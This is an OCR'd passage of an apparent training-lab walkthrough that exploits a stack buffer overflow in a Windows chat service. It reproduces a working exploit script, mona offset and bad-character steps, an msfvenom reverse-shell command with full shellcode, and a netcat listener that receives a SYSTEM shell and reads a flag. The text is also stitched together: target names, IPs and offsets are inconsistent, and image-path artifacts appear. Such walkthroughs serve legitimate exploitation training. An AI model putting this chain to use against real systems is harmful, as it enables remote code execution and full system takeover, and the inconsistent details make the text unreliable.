1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2D
f3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4
Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn
6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7D
r8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9
Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea
1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2E
e3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4
Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em
6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7E
q8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9
Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez
1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2F
d3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4
Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl
6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7F
p8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9
```

Crash Replication & Controlling EIP

Create another file on your Kali box called exploit.py with the following contents:

Next, we add the pattern to our exploit and restart the application.



```
root@ip-10-10-46-249: ~
root@ip-10-10-46-249:~# python3 exploit.py
Sending evil buffer...
Done!
root@ip-10-10-46-249:~#
```


The script should crash the oscp.exe server again. This time, in Immunity Debugger, in the command input box at the bottom of the screen, run the following mona command, changing the distance to the same length as the pattern you created:

```
!mona findmsp -distance 600
```

Mona should display a log window with the output of the command. If not, click the "Window" menu and then "Log data" to view it (choose "CPU" to switch back to the standard view).

In this output you should see a line which states:

```
EIP contains normal pattern : ... (offset XXXX)
```



Update your exploit.py script and set the offset variable to this value (was previously set to 0). Set the payload variable to an empty string again. Set the retn variable to "BBBB".

```
fuzzer.py | exploit.py | pattern_create.txt

1  import socket
2
3  ip = "10.10.142.65"
4  port = 9999
5
6  prefix = "CHATSERVER "
7  offset = 6097
8  overflow = "A" * offset
9  retn = "BBBB"
10 padding = ""
11 payload = ""
12 postfix = ""
13
14 buffer = prefix + overflow + retn + padding + payload + postfix
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17
18 try:
19   s.connect((ip, port))
20   print("Sending evil buffer...")
21   s.send(bytes(buffer + "\r\n", "latin-1"))
22   print("Done!")
23 except:
24   print("Could not connect.")
```


```
root@ip-10-10-46-249: ~
root@ip-10-10-46-249:~# python3 exploit.py
Sending evil buffer...
Done!
root@ip-10-10-46-249:~#
```

```
Registers (FPU)
EAX 019BE6E0 ASCII "AAAAAAAAAAAAAAAAAAAA
ECX 005B3D64
EDX 0000040D
EBX 00009278
ESP 019BEEC0 ASCII "ɅØ"
EBP 41414141
ESI 00000000
EDI 00000000
EIP 42424242
```

Finding Bad Characters

Generate a bytearray using mona, and exclude the null byte (\x00) by default. Note the location of the bytearray.bin file that is generated (if the working folder was set per the Mona Configuration section of this guide, then the location should be C:\mona\oscp\bytearray.bin).

```
!mona bytearray -b "\x00"
```



Now generate a string of bad chars that is identical to the bytearray. The following python script can be used to generate a string of bad chars from \x01 to \xff:

```
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

```
root@ip-10-10-46-249:~# python3 byte_array.py
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14
\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28
\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c
\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50
\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64
\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78
\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c
\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0
\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4
\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8
\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc
\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0
\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff
root@ip-10-10-46-249:~#
```


```
File  Edit  Selection  Find  View  Goto  Tools  Project  Preferences  Help
fuzzer.py  exploit.py  byte_array.py  byte-array.txt  create.txt

 6  prefix = "CHATSERVER "
 7  offset = 6097
 8  overflow = "A" * offset
 9  retn = "BBBB"
10  padding = ""
11  payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d
        \x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c
        \x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b
        \x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a
        \x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49
        \x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58
        \x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67
        \x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76
        \x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85
        \x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94
        \x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3
        \xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
        \xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1
        \xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0
        \xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf
        \xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee
        \xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd
        \xfe\xff"
12  postfix = ""
13
14  buffer = prefix + overflow + retn + padding + payload + postfix

Line 11, Column 1032   Tab Size: 4   Python
```

Restart chatserver.exe in Immunity and run the modified exploit.py script again. Make a note of the address to which the ESP register points and use it in the following mona command:


```
!mona compare -f C:\mona\oscp\bytearray.bin -a <address>
```



Finding a Jump Point

With the oscp.exe either running or in a crashed state, run the following mona command, making sure to update the -cpb option with all the badchars you identified (including \x00):

```
!mona jmp -r esp -cpb "\x00"
```





Generate Payload


Run the following msfvenom command on Kali, using your Kali VPN IP as the LHOST and updating the -b option with all the badchars you identified (including \x00):

```
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP
LPORT=4444 EXITFUNC=thread -b "\x00" -f c
```

```
root@ip-10-10-46-249:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.46.249 LPORT=4444 EXITFUNC=thread -b "\x00" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xda\xc8\xd9\x74\x24\xf4\xbb\xd7\x89\x81\xcc\x5d\x33\xc9\xb1"
"\x52\x83\xc5\x04\x31\x5d\x13\x03\x8a\x9a\x63\x39\xc8\x75\xe1"
"\xc2\x30\x86\x86\x4b\xd5\xb7\x86\x28\x9e\xe8\x36\x3a\xf2\x04"
"\xbc\x6e\xe6\x9f\xb0\xa6\x09\x17\x7e\x91\x24\xa8\xd3\xe1\x27"
"\x2a\x2e\x36\x87\x13\xe1\x4b\xc6\x54\x1c\xa1\x9a\x0d\x6a\x14"
"\x0a\x39\x26\xa5\xa1\x71\xa6\xad\x56\xc1\xc9\x9c\xc9\x59\x90"
"\x3e\xe8\x8e\xa8\x76\xf2\xd3\x95\xc1\x89\x20\x61\xd0\x5b\x79"
"\x8a\x7f\xa2\xb5\x79\x81\xe3\x72\x62\xf4\x1d\x81\x1f\x0f\xda"
"\xfb\xfb\x9a\xf8\x5c\x8f\x3d\x24\x5c\x5c\xdb\xaf\x52\x29\xaf"
"\xf7\x76\xac\x7c\x8c\x83\x25\x83\x42\x02\x7d\xa0\x46\x4e\x25"
"\xc9\xdf\x2a\x88\xf6\x3f\x95\x75\x53\x34\x38\x61\xee\x17\x55"
"\x46\xc3\xa7\xa5\xc0\x54\xd4\x97\x4f\xcf\x72\x94\x18\xc9\x85"
"\xdb\x32\xad\x19\x22\xbd\xce\x30\xe1\xe9\x9e\x2a\xc0\x91\x74"
"\xaa\xed\x47\xda\xfa\x41\x38\x9b\xaa\x21\xe8\x73\xa0\xad\xd7"
"\x64\xcb\x67\x70\x0e\x36\xe0\x75\xc5\x16\x09\xe1\xdb\x66\xf8"
"\xae\x52\x80\x90\x5e\x33\x1b\x0d\xc6\x1e\xd7\xac\x07\xb5\x92"
"\xef\x8c\x3a\x63\xa1\x64\x36\x77\x56\x85\x0d\x25\xf1\x9a\xbb"
"\x41\x9d\x09\x20\x91\xe8\x31\xff\xc6\xbd\x84\xf6\x82\x53\xbe"
"\xa0\xb0\xa9\x26\x8a\x70\x76\x9b\x15\x79\xfb\xa7\x31\x69\xc5"
"\x28\x7e\xdd\x99\x7e\x28\x8b\x5f\x29\x9a\x65\x36\x86\x74\xe1"
"\xcf\xe4\x46\x77\xd0\x20\x31\x97\x61\x9d\x04\xa8\x4e\x49\x81"
"\xd1\xb2\xe9\x6e\x08\x77\x09\x8d\x98\x82\xa2\x08\x49\x2f\xaf"
"\xaa\xa4\x6c\xd6\x28\x4c\x0d\x2d\x30\x25\x08\x69\xf6\xd6\x60"
"\xe2\x93\xd8\xd7\x03\xb6";
root@ip-10-10-46-249:~#
```


~/exploit.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
fuzzer.py
exploit.py
shellcode.txt
byte_array.py
-array.txt
ip = "10.10.139.225"
port = 9999
prefix = "CHATSERVER "
offset = 6097
overflow = "A" * offset
retn = "\xdf\x14\x50\x62"
padding = "\x90" * 16
payload = ("\xda\xc8\xd9\x74\x24\xf4\xbb\xd7\x89\x81\xcc\x5d\x33
\xc9\xb1"
"\x52\x83\xc5\x04\x31\x5d\x13\x03\x8a\x9a\x63\x39\xc8\x75\xe1"
"\xc2\x30\x86\x86\x4b\xd5\xb7\x86\x28\x9e\xe8\x36\x3a\xf2\x04"
"\xbc\x6e\xe6\x9f\xb0\xa6\x09\x17\x7e\x91\x24\xa8\xd3\xe1\x27"
"\x2a\x2e\x36\x87\x13\xe1\x4b\xc6\x54\x1c\xa1\x9a\x0d\x6a\x14"
"\x0a\x39\x26\xa5\xa1\x71\xa6\xad\x56\xc1\xc9\x9c\xc9\x59\x90"
"\x3e\xe8\x8e\xa8\x76\xf2\xd3\x95\xc1\x89\x20\x61\xd0\x5b\x79"
"\x8a\x7f\xa2\xb5\x79\x81\xe3\x72\x62\xf4\x1d\x81\x1f\x0f\xda"
"\xfb\xfb\x9a\xf8\x5c\x8f\x3d\x24\x5c\x5c\xdb\xaf\x52\x29\xaf"
"\xf7\x76\xac\x7c\x8c\x83\x25\x83\x42\x02\x7d\xa0\x46\x4e\x25"
"\xc9\xdf\x2a\x88\xf6\x3f\x95\x75\x53\x34\x38\x61\xee\x17\x55"
"\x46\xc3\xa7\xa5\xc0\x54\xd4\x97\x4f\xcf\x72\x94\x18\xc9\x85"
"\xdb\x32\xad\x19\x22\xbd\xce\x30\xe1\xe9\x9e\x2a\xc0\x91\x74"
"\xaa\xed\x47\xda\xfa\x41\x38\x9b\xaa\x21\xe8\x73\xa0\xad\xd7"
"\x64\xcb\x67\x70\x0e\x36\xe0\x75\xc5\x16\x09\xe1\xdb\x66\xf8"
"\xae\x52\x80\x90\x5e\x33\x1b\x0d\xc6\x1e\xd7\xac\x07\xb5\x92"
Line 3, Column 20
Tab Size: 4
Python


File Edit View Search Terminal Tabs Help
root@ip-10-10-46-249: ~
root@ip-10-10-46-249: ~
root@ip-10-10-46-249: ~
root@ip-10-10-46-249:~# python3 exploit.py
Sending evil buffer...
Done!
root@ip-10-10-46-249:~# python3 exploit.py
Sending evil buffer...
Done!
root@ip-10-10-46-249:~# python3 exploit.py
Sending evil buffer...
Done!
root@ip-10-10-46-249:~#
root@ip-10-10-46-249: ~
File Edit View Search Terminal Help
root@ip-10-10-46-249:~# rlwrap nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.139.225 49463 received!
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>cd


C:\Users\drake\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is C87F-5040
Directory of C:\Users\drake\Desktop
08/29/2019 10:55 PM <DIR> .
08/29/2019 10:55 PM <DIR> ..
08/29/2019 10:55 PM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 19,467,784,192 bytes free
C:\Users\drake\Desktop>type root.txt
type root.txt
5b1001de5a44eca47eee71e7942a8f8a
C:\Users\drake\Desktop>